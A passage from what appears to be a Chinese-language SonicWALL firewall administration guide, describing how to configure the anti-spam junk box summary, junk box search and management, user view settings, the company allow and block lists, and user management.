
  - 在“MAC 地址”字段中输入 MAC 地址。
  - 如果主机为多宿主主机，请选中**多宿主主机**复选框。否则，请取消选中此复选框。默认情况下选择该复选框。

- **FQDN** – 在 **FQDN 主机名** 字段中输入 FQDN 主机名。



f 单击**确定**。

3 单击 **RBL User White List** 的**配置**列的**编辑**图标。随即显示**编辑地址对象群组**对话框。



4 选择要从左列添加的地址对象。一次可选择多个地址对象。

5 单击**向右的箭头**按钮。

如需将地址对象从群组中删除，请选择该地址对象并单击**左箭头**按钮。

6 单击**确定**。表格将更新，该服务器将始终能够进行 SMTP 交换。

测试实时黑名单

系统 > 诊断页面也提供了**实时黑名单查找**功能，允许专门测试 SMTP IP 地址（或 RBL 服务、DNS 服务器）。如需此功能的更多信息，请参见第 226 页的实时黑名单查找。

如需用于测试的已知垃圾邮件源列表，请参阅：

http://www.spamhaus.org/sbl/latest.lasso

93

管理垃圾邮件摘要

- 第 959 页的反垃圾邮件 > 垃圾箱摘要
  - 第 960 页的管理垃圾邮件摘要
  - 第 962 页的重置为默认设置

反垃圾邮件 > 垃圾箱摘要

“垃圾箱”向用户发送一封电子邮件，列出所有已放入“垃圾邮件摘要”中的邮件。**反垃圾邮件 > 垃圾箱摘要**页面允许您设置用户的“垃圾邮件摘要”。

如需配置已登录的邮件类型，请点击**反垃圾邮件 > 高级**页面链接。



反垃圾邮件 > 垃圾箱摘要页面允许您设置以下选项：

- **频率设置** – 设置“垃圾箱”摘要发送至您的频率和时间。
- **邮件设置** – 配置摘要中所包含的内容、语言及摘要是否包含图形。
- **杂项设置** – 设置单击查看邮件和身份验证等选项。
- **其他设置** – 设置摘要发送人、电子邮件主题及用户 URL 等选项。

主题：

- 第 960 页的管理垃圾邮件摘要
- 第 962 页的重置为默认设置

管理垃圾邮件摘要

管理垃圾邮件摘要的步骤如下：

1 在**反垃圾邮件 > 垃圾箱摘要**页面的**频率设置**部分中，从**摘要频率**下拉菜单中选择向您发送摘要的频率。

最小频率为 **14 天**，最大频率为 **1 小时**，默认值为 **1 天**。如需避免向您发送摘要，请选择**从不**。

2 从**摘要发送时间**选项中选择以自定义您用户接收电子邮件通知的时间。

> 注：个人用户可覆盖此设置。

- **任何时间**（默认）
- **以下时刻之后的一小时内** – 从下拉菜单中选择时间；默认值为 **12 AM**

3 如果已从**摘要频率**下拉菜单中选择 **7 天**或 **14 天**，**摘要发送时间**选项将变为可用。如需自定义您用户接收电子邮件通知的日期，请选择以下任一项：

> 注：个人用户可覆盖此设置。

- **每周的任何一天**（默认）
- **摘要发送时间** – 从下拉菜单中选择一周的某一天；默认值为**星期一**

4 另外，也可从**时区**下拉菜单中，选择在频率确定中要使用的格林尼治标准时间 (GMT)。

5 在**邮件设置**部分中，从**摘要包含**选项中选择要包含在邮件摘要中的内容：

- **所有垃圾邮件**（默认）
- **仅疑似垃圾邮件（隐藏确切垃圾邮件）**

6 另外，也可从**摘要电子邮件的语言**下拉菜单中选择一种语言。

7 如需**发送纯文本摘要（无图形）**，可单击**纯文本摘要**复选框以选择是否使摘要不包含图形。默认情况下，摘要中包含图形。

a 如需查看任一版本示例，单击相应链接：

- 查看纯文本示例

Junk Box Summary for: biz@example.com

In the past 24 hours, your organization has received 8040 Junk emails and 1122 Good emails.


Junk Emails Blocked: 24
The emails listed below have been placed in your personal Junk Box since your last Junk Box Summary and will be deleted after 90 days. To receive any of these messages, click Unjunk. The message will be delivered to your inbox.

Junk Box Summary

```
[Unjunk] [View] johnn@180solutions.com     Re: 180 Advertising
[Unjunk] [View] dmcswzzain@hotmail.com      -*- YES, Earn a Doctors income wi...
[Unjunk] [View] support@ebay.com           Win Free Stuff
[Unjunk] [View] spammer@corp.net           Take Some Viagra, its Cheap
   .
   .
   .
[Unjunk] [View] warning@alertsPC.com       *!Alert. Read this. Click on buttons
or BOOM
[Unjunk] [View] 31331@haxor.i.ua           133t H@x0r eZ xP10ts
[Unjunk] [View] ez@speller.com             Learn to read words like a Pro
[Unjunk] [View] biggy@fat-guru.com         Secret strategies of staying
unemployed and fat
[Unjunk] [View] opportunity@yesyoucan.com Crop dusting jobs for Arab Americans
```

Junk blocking by SonicWALL, Inc.

- 查看图形示例



b 关闭窗口。

8 在**杂项设置**部分中，从**启用“单击”查看邮件**选项中选择电子邮件垃圾箱摘要通知的查看方式：

- **关**
- **仅查看邮件（用户不必输入其用户名/密码即可预览邮件。）**（默认）
- **最高访问权（单击垃圾箱摘要中的任何链接都会授予对此特定用户的设置的最高访问权。）**

9 如需使用户验证非垃圾邮件，请选择**启用非垃圾邮件验证**复选框。默认情况下未选中该选项。

10 如需仅向 LDAP 中的用户发送垃圾箱摘要通知，请选择**仅向 LDAP 中的用户发送“垃圾箱摘要”电子邮件**复选框。

11 如需启用验证非 LDAP 用户，请单击**如需启用验证非 ldap 用户，请单击此处**链接。随即显示**反垃圾邮件 > 用户**页面；如需管理用户的更多信息，请参见第 978 页的管理用户。

12 在**其他设置**部分中，从**摘要的电子邮件发送地址**中选择一个选项以选择摘要发送方式：

- **通过收件人自己的电子邮件地址发送摘要**（默认）
- **通过此电子邮件地址发送摘要**

  a 在字段中输入一个电子邮件地址

13 在**摘要的电子邮件发件人**字段中，输入要显示在摘要电子邮件的用户电子邮件中的名称。默认名称是 **Admin Junk Summary**。

14 在**电子邮件主题**字段，输入垃圾箱摘要电子邮件的主题行。默认主题行为**已阻断垃圾邮件的摘要**。

15 **用户视图的 URL** 字段将根据您的服务器配置自动填充。它是垃圾箱摘要电子邮件中的所有链接的基础。如果已配置此设置，会向每个用户发送用户已收到电子邮件威胁的“垃圾箱摘要”电子邮件列表。

“垃圾箱摘要”电子邮件包含能执行以下操作的 URL：

- 查看隔离的电子邮件。
- 将隔离的电子邮件设置为非垃圾邮件；用户可单击垃圾箱摘要电子邮件中的链接，设置邮件为非垃圾邮件。
- 登录至“垃圾箱”。

> **重要：**如需更改此 URL，为确保正确连接，应在更改时单击**测试连接** 测试连接 按钮测试此链接。如果测试失败，请检查 URL 是否正确。

16 单击**应用更改**按钮。

重置为默认设置

你可以随时将所有自定义设置重置为默认设置。

重置为默认设置的步骤如下：

1 单击**重置**按钮。

94

配置反垃圾邮箱

- 第 963 页的反垃圾邮件垃圾箱
  - 第 964 页的关于“圾邮箱”选项卡
  - 第 965 页的搜索邮件
  - 第 968 页的管理垃圾箱中的邮件

反垃圾邮件垃圾箱

在**反垃圾邮件 > 垃圾箱**页面，可以查看、搜索、管理目前位于 Exchange 或 SMTP 服务器上的垃圾箱中的所有电子邮件。

注：此功能只能在已安装垃圾箱的情况下使用。



主题：

- 第 964 页的关于“圾邮箱”选项卡
- 第 965 页的搜索邮件
- 第 968 页的管理垃圾箱中的邮件

关于“圾邮箱”选项卡

发垃圾邮件 > 垃圾箱页面包含两个选项卡：

- **入站**，仅列出入站邮件
- **出站**，仅列出出站邮件

> 注：如果无法查看**出站**选项卡，则必须升级您的垃圾箱许可证。如果单击**问号**图标，即显示此邮件：
>
> 
>

这两个选项卡的功能和显示相同。每个选项卡包含两个部分：

- **简单/高级搜索模式**
- **找到的邮件**

您可以单击**展开/折叠**图标，折叠或展开任一部分。

在**简单搜索模式**部分中，有其他页面的两个链接：

- 如需更改垃圾邮件在删除前所保留的持续时间，请单击此部分顶部的**垃圾箱中的项目 nn 天后将删除**末尾处的链接。
- 如需显示**反垃圾邮件 > 设置**页面，请单击此部分底部的**设置**按钮。

找到的邮件表中显示的信息

找到的邮件表显示隔离邮件的相关信息：

表 144. 隔离邮件的相关信息

此列	包含或指示
复选框图标	表中每个项目的复选框。单击标题中的**复选框**图标可选择表中的所有项目。
到	收件人电子邮件地址。
威胁	电子邮件构成的威胁类型；如需威胁类别的更多信息，请参见第 945 页的配置电子邮件威胁类别中的表 142。
回形针图标	电子邮件包含附件。
主题	邮件主题行。
从	发件人电子邮件地址。
接收	注明邮件发送时间。

使用**找到的邮件**表顶部和底部的按钮执行以下“垃圾箱”管理任务（参见**反垃圾邮件 > 垃圾箱**页面中的表 145）：

表 145. 邮件表按钮

按钮	功能
删除	永久删除“垃圾箱”中的所选邮件；如需删除所有邮件，请单击表标题中的复选框
非垃圾邮件	从垃圾箱中移除所选邮件，将其传递给目标用户。每封邮件送达用户邮件箱时，送达时间和日期由 Exchange 服务器设置。
将副本发送到	将所选邮件保留在垃圾箱中，将其副本发送给用户。

搜索邮件

您可以对“垃圾箱”中“找到的邮件”执行两种类型搜索：

- 简单；参见 第 965 页的执行简单搜索
- 高级；参见 第 966 页的执行高级搜索

执行简单搜索

搜索垃圾箱的步骤如下：

1 在**反垃圾邮箱 > 垃圾箱视图**页面中，选择**入站**选项卡或**出站**选项卡。



2 将要搜索的文本输入至**搜索**字段。

将句子片段括在引号 (“) 内。可使用布尔运算符（AND、OR、NOT）。

3 在下拉菜单**在**选择要搜索的目标电子邮件字段：

- **主题**（默认）
- **从**
- **到**
- **唯一邮件 ID**

4 在**日期**下拉菜单中，选择要搜索的日期。

- **---显示全部---**（默认）
- **今天**
- 特定日期；日期数将根据垃圾邮件保留的时间长度而有所差异

5 单击**搜索**按钮开始搜索。

结果将显示在页面的**找到的邮件**部分中，并在顶部显示一封邮件。如果搜索成功，该邮件将包含**成功！**字样且整个邮件将以绿色高亮显示。如果搜索失败，该邮件将包含**警告！**字样且整个邮件将以黄色高亮显示。

6 将**找到的邮件**表恢复至其原始状态的步骤如下：

a 删除**搜索**字段中的数据。

b 单击**搜索**。


执行高级搜索

1 在**反垃圾邮箱 > 垃圾箱视图**页面中，选择**入站**选项卡或**出站**选项卡。



注：如需更改设置，请单击**垃圾箱中的项目 *nn* 天后将删除** 以显示**反垃圾邮件 > 设置**页面。

2 单击**高级视图**按钮。**简单搜索模式**展开成为**高级搜索模式**部分。



3 在**查询参数**部分，将您的搜索条件输入至一个或多个**查询参数**字段：

参数	查询条件
到	收件人电子邮件地址。
从	发件人电子邮件地址。 用逗号隔开多个电子邮件地址或域名。支持布尔运算符 OR 和 NOT。
主题	邮件主题。 将句子片段括在引号 (“) 内。支持布尔运算符 AND、OR 和 NOT。
唯一邮件 ID	唯一邮件 ID。 用逗号隔开多个条目。
起始日期	要搜索的起始日期。 输入任一格式的日期： • MM/DD/YYYY • MM/DD/YYYY hh:mm（小时值应介于 0 至 23 [24 小时制] 之间）
结束日期	要搜索的结束日期。 输入任一格式的日期： • MM/DD/YYYY • MM/DD/YYYY hh:mm（小时值应介于 0 至 23 [24 小时制] 之间）

4 在**威胁**部分中，指定要搜索的威胁类别。默认情况下，选择所有类别。

单击您不想包含的任何类别复选框，可在搜索中取消选择该类别。如需取消选择所有类别，请单击**取消全部选中** 取消全部选中 按钮。所有类别将取消选中，**全部选中** 全选 按钮激活且**取消全部选中**按钮变为灰色。

只有属于某一电子邮件威胁类别（将其在**反垃圾邮件 > 设置**页面上设置为**保存在回收站**）的邮件，才会包括在垃圾箱中。但是，无论某一类别的邮件是否保存在回收站，此页面都将列出所有类别。

注：如需更改这些设置，请单击**设置**按钮；随即显示**反垃圾邮件 > 垃圾箱设置**页面。

5 单击**搜索**按钮开始搜索。

结果将显示在页面的**找到的邮件**部分中，并在顶部显示一封邮件。如果搜索成功，该邮件将包含**成功！**字样且整个邮件将以绿色高亮显示。如果搜索失败，该邮件将包含**警告！**字样且整个邮件将以黄色高亮显示。

6 如需返回至**简单视图**，请单击**简单视图**按钮。

7 将**找到的邮件**表恢复至其原始状态的步骤如下：

a 删除**搜索**字段中的数据。

b 单击**搜索**。

管理垃圾箱中的邮件

提示：如果您不搜索“垃圾箱”，请单击**简单/高级搜索模式**部分的**折叠**图标。

您可以删除、发送一份“垃圾箱”邮件，也可将其设置为非垃圾邮件。

管理垃圾箱的步骤如下：

1 在**反垃圾邮件 > 垃圾箱**页面，滚动至**找到的邮件**表。



2 选中您要管理的邮件的复选框。

提示：如需选择所有邮件，请选中表标题中的复选框。所有复选框已选中。

3 执行邮件任务：

- 如需永久删除“垃圾箱”中的所选邮件，请单击**删除**按钮。

  注：邮件将在 30 天后自动删除。

  将立即删除所选邮件，删除之前无确认对话框。如果删除成功，页面顶部会显示一则绿色通知。如果删除失败，通知为红色。



- 如需删除“垃圾箱”中的所选邮件并将其发送至收件人，请单击**非垃圾邮件**按钮。

  所选邮件将成为非垃圾邮件且立即发送，发送之前无确认对话框。如果操作成功，页面顶部会显示一则绿色通知。如果操作失败，通知为红色。

- 要将所选邮件的副本发送给用户，请单击**将副本发送到**按钮。随即显示**将副本发送到**对话框。



a 可执行以下某种操作：

- 选中**向原收件人发送副本**复选框。
- 将电子邮件地址输入至**收件人电子邮件**字段。

b 单击**发送** 发送 按钮。

将立即发送所选邮件 - 发送之前无确认对话框。如果操作成功，页面顶部会显示一则绿色通知。如果操作失败，通知为红色。

95

配置发垃圾邮件设置

- 第 970 页的反垃圾邮件 > 垃圾箱设置

反垃圾邮件 > 垃圾箱设置

反垃圾邮件 > 垃圾箱设置允许您设置：

- 邮件在垃圾箱中存放的时间（经过该时间后即将之删除）。
- 垃圾箱每页显示的邮件数。
- 用户设置非垃圾邮件时执行的操作。



执行消息管理的步骤如下：

1 在**消息管理**部分，从**删除之前保存在回收站的天数**下拉菜单选择垃圾邮件删除前的存储天数。最小值为 1 天，最大值为 180 天，默认值为 **15 天**。

2 在**反垃圾邮件 > 垃圾箱视图**的**入站**选项卡的**已找到消息**部分，从**垃圾箱每页显示的邮件数** 下拉菜单，选择邮件显示的行数。最小值为 10 行，最大值为 400 行，默认值为 **400 行**。

3 从**用户设置非垃圾邮件时**选择是否将非垃圾邮件发件人添加到收件人的允许列表；两个选项均未默认选择：

- **将发件人自动添加到收件人的允许列表中**
- **不将发件人添加到收件人的允许列表中**

4 单击**应用更改**。

恢复到默认设置的步骤如下：

1 单击**重置为默认设置**按钮。

96

配置用户可视设置

- 第 971 页的反垃圾邮件 > 用户视图设置
  - 第 972 页的配置用户视图设置
  - 第 972 页的恢复到默认设置

反垃圾邮件 > 用户视图设置

在**反垃圾邮件 > 用户视图设置**页面上，您可以选择和配置哪些设置对用户可见。



主题：

- 第 972 页的配置用户视图设置
- 第 972 页的恢复到默认设置

配置用户视图设置

注：用户的导航工具栏上将显示所选选项。

配置用户看到的内容的步骤如下：

1. 在**用户视图设置**部分，如果要使用户能在导航工具栏中看见自己的地址簿（人员、公司和列表），请选择**地址簿**复选框。默认情况下已选中该选项。
2. 如需允许支持用户查看电子邮件问题，选中**允许支持用户查看审核视图**复选框。默认情况下未选中该选项。
3. 在**用户下载设置**部分，如需允许 Outlook 用户下载垃圾邮件按钮，选中**允许用户下载适用于 Outlook 的 SonicWALL 垃圾邮件按钮**复选框。默认情况下已选中该选项。
4. 如需允许 Outlook 和 Outlook Express 用户下载反垃圾邮件桌面，选中**允许用户下载适用于 Outlook 和 Outlook Express 的 SonicWALL 反垃圾邮件桌面**复选框。默认情况下已选中该选项。
5. 如需允许 Outlook 用户下载 Secure Mail 插件，选中**允许用户下载 SonicWALL Secure Mail Outlook 插件**复选框。默认情况下已选中该选项。
6. 在**隔离垃圾邮件预览设置**部分，如果要使用户能预览其隔离垃圾邮件，请选中**用户可预览各自的隔离垃圾邮件**复选框。默认情况下已选中该选项。
7. 如需允许管理员预览整个组织的隔离垃圾邮件，选中**管理员**复选框。默认情况下已选中该选项。

   注： 默认情况下，管理员有权预览全公司的所有隔离垃圾邮件。要更改此选项，请取消选中**管理员**复选框。

8. 完成所有必要的更改后，单击**应用更改**按钮。

恢复到默认设置

您随时可以将所有设置还原为出厂默认设置。

随时清除所做的更改并恢复默认设置的步骤如下：

1. 单击**恢复**按钮。

97

配置公司允许和阻断列表

- 第 973 页的反垃圾邮件 > 地址簿
- 第 975 页的将项目添加到允许列表或阻断列表
- 第 976 页的从允许列表或阻断列表删除项目
- 第 976 页的导入地址簿条目
- 第 977 页的导出地址簿条目
    - 第 977 页的搜索允许和阻断列表

反垃圾邮件 > 地址簿

在**反垃圾邮件 > 地址簿**页面上，您可以为贵公司配置“允许列表”和“阻断列表”。这些列表汇集了公司的列表和防火墙提供的列表中允许的和阻断的发件人。

注：**已阻止**仅按人员、IP 和公司过滤地址，**允许**选项卡则能按人员、公司、IP 和列表过滤地址。

如果您的列表较长，您可以使用搜索功能，仅显示想要的表条目。



主题：

- 第 974 页的关于选项卡
- 第 975 页的将项目添加到允许列表或阻断列表
- 第 976 页的从允许列表或阻断列表删除项目
- 第 976 页的导入地址簿条目
- 第 977 页的导出地址簿条目
- 第 977 页的搜索允许和阻断列表

关于选项卡

允许和**已阻止**这两个选项卡是相同的，除了两个页面的搜索类别都有**人员**、**公司**和 **IP**，而**允许**页面的搜索类别还有**列表**。

主题：

- 第 974 页的允许列表
- 第 974 页的阻断列表

允许列表

允许选项卡用于允许人员、公司、IP 地址或列表向您的公司发送电子邮件。您可以将地址簿导入允许列表，将公司地址薄导出到 Excel 电子表格或文本文件。

阻断列表

注：所有用户将自动阻断由管理员添加到公司阻断列表中的发件人，且只能由管理员删除。

已阻击选项卡用于限制人员、公司和 IP 地址向您的公司发送电子邮件。您可以将地址簿导入阻断列表，将公司地址薄导出到 Excel 电子表格或文本文件。

将项目添加到允许列表或阻断列表

将项目添加到允许列表或阻断列表的步骤如下：

1 转至**反垃圾邮件 > 地址薄**相应的选项卡。



2 单击**添加**按钮。将显示**将项目添加到允许列表**对话框。



3 从**选择列表类型**下拉菜单选择列表用户类型：

- **人员**
- **公司**
- **列表**（仅用于**允许**选项卡）
- **IP**

4 在字段中输入地址/域。根据所选列表类型，字段名称随之改变：

- **人员 – 输入以回车符分隔的 IP 地址**
- **公司 – 请输入域，以回车符分隔**
- **列表 – 请输入邮件列表，以回车符分隔**
- **IP – 输入以回车符分隔的 IP 地址**

5 单击**添加**以完成操作。将地址/域添加到**允许/已阻击**选项卡上的**列表**。

从允许列表或阻断列表删除项目

将发送者从公司允许列表或阻断列表删除的步骤如下：

1 单击相应选项卡。

2 选择想要删除的电子邮件地址旁边的复选框。**删除**按钮随即激活。

3 单击**删除**按钮。随即显示一条成功消息，确认已将之删除。

> **提示：**如需删除所有条目，单击表格标题中的复选框。

导入地址簿条目

您可以从一个或多个地址簿中导入条目。

导入地址簿条目的步骤如下：

1 单击相应选项卡。

2 单击**导入**按钮。将显示**导入地址簿**对话框。



3 单击**浏览器**按钮。将显示窗口**文件上传**对话框。

4 选择要上传的文件。其格式必须为：

<TAB>D/L/E/I<TAB>A/B<TAB>地址列表<CR>

其中

D/L/E/I – 域/列表/电子邮件/IP 地址

A/B – 允许/阻断

地址列表 – 地址簿条目（由逗号隔开）

和电子邮件地址、域、IP 地址和列表（以回车符分隔）

例如：

```
<TAB>E<TAB>A<TAB>email1@company.com,email2@company.com<CR>
<TAB>L<TAB>B<TAB>list1@company.com,list2@company.com<CR>
```

5 单击**打开**。

6 单击**导入**。

导出地址簿条目

您可以将条目导出到 Excel 电子表格或文本文件。

导出地址簿条目的步骤如下：

1 在相应选项卡，单击**导出**按钮。将显示窗口**打开文件名**对话框。

2 选择以下其中一种格式：

- **使用 Microsoft Excel 打开（默认）**
- **保存文件**

3 单击**确定**。

搜索允许和阻断列表

可使用搜索字段，在**允许**和**已阻击**表中快速查找允许和阻断的条目。您可以从**允许**选项卡或**已阻击**选项卡访问此字段。

搜索允许或阻断列表的步骤如下：

1 单击相应选项卡。

2 转至**搜索**部分。



3 在**搜索**字段输入地址或域。您可以输入使用逗号分隔的多个条目。

4 此外，通过选中搜索栏下方的复选框，可以在不同的地址**类型**（**人员**、**公司**、**IP** 或**列表**）[仅限允许列表]之间过滤搜索。默认情况下，已选中所有选项。

5 单击**执行**按钮开始搜索。结果将显示在**列表**表格中。

清除搜索字段的步骤如下：

1 单击**重置**按钮。


98

管理用户

- 第 978 页的反垃圾邮件 > 用户
  - 第 979 页的更新用户表
  - 第 979 页的启用对非 LDAP 用户的验证
  - 第 980 页的查看用户
  - 第 981 页的添加用户
  - 第 983 页的以用户身份登录

反垃圾邮件 > 用户

在**反垃圾邮件 > 用户**页面上，您可以添加、移除、管理所有用户，包括“全局”和 LDAP 服务器上的用户。如需 LDAP 配置的更多信息，请参见第 984 页的配置 LDAP 服务器。



用户表显示以下信息：

列	说明
用户名	用户的用户名，该用户名不能为主电子邮件地址的一部分。
主电子邮件	用户的电子邮件地址。
邮件管理	显示用户是否遵循**反垃圾邮件 > 垃圾箱摘要**页面中的设置或是否已对其进行修改： • **默认** – 使用所有管理员设置 • **自定义** – 用户已更改一个或多个设置
用户权限	由于无法在 CASS 中修改用户权限，因此始终为**用户**。
源	显示用户的服务器名称。

主题：

- 第 979 页的更新用户表
- 第 979 页的启用对非 LDAP 用户的验证
- 第 980 页的查看用户
- 第 981 页的添加用户
- 第 983 页的以用户身份登录

更新用户表

更新“用户表”中用户列表的步骤如下：

1 转至**反垃圾邮件 > 用户**的**用户**部分。




2 单击**刷新用户和群组** 刷新用户和组 按钮。

启用对非 LDAP 用户的验证

必须启用非 LDAP 用户验证。

启用对非 *LDAP* 用户的验证的步骤如下：

1 滚动至**反垃圾邮件 > 用户**的**用户视图设置**部分。



2 选中**启用对非 ldap 用户的验证**复选框。将显示警告消息。



3 单击**确定**。

查看用户

用户表显示可登录的所有用户。您可以仅过滤目前您想查看的用户，步骤如下：

